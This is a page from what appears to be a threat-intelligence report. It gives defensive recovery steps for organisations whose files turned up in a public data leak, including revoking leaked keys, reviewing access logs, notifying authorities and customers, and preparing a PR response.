03 Initial attack vector and zero patient identification

# Threat intelligence for recovery and post-activities


#### For the companies which data is inside of the leakage:

- Perform the additional review of the leakage file tree with aim to discover files which were not marked as critical by the vendor.
- Assume that all files in the leak are compromised and publicly accessible. Take all necessary actions:
  - In case of key data compromising (VPN certificates, API keys, passwords) immediately revoke these objects.
     Check access logs related to these objects and in case of signs of unauthorized access immediately initiate the Incident Response team;
  - In case of critical documents compromising immediately involve the corresponding team for the further action (based on the nature of the file it might be the legal, HR, PR and etc teams);
  - Notify the corresponding authorities (in case if leaked data was broken the compliance) or organizations (for example, if a bank data was leaked) about specific data leakage if applicable;
  - Notify critical customers in a personal way in case their data was leaked.
- · Request additional information regarding the incident from the compromised organization.
- Since the leak is public, any internet user can analyze the leaked files and find critical data. Information about this may spread into the public domain. It is necessary to create a PR plan and be prepared to respond to questions and manage the negative perception of the company that may arise due to the compromise of sensitive data.



## CTI – EFFICIENT CYBER DEFENSE





### ROME WASN'T BUILT IN A DAY



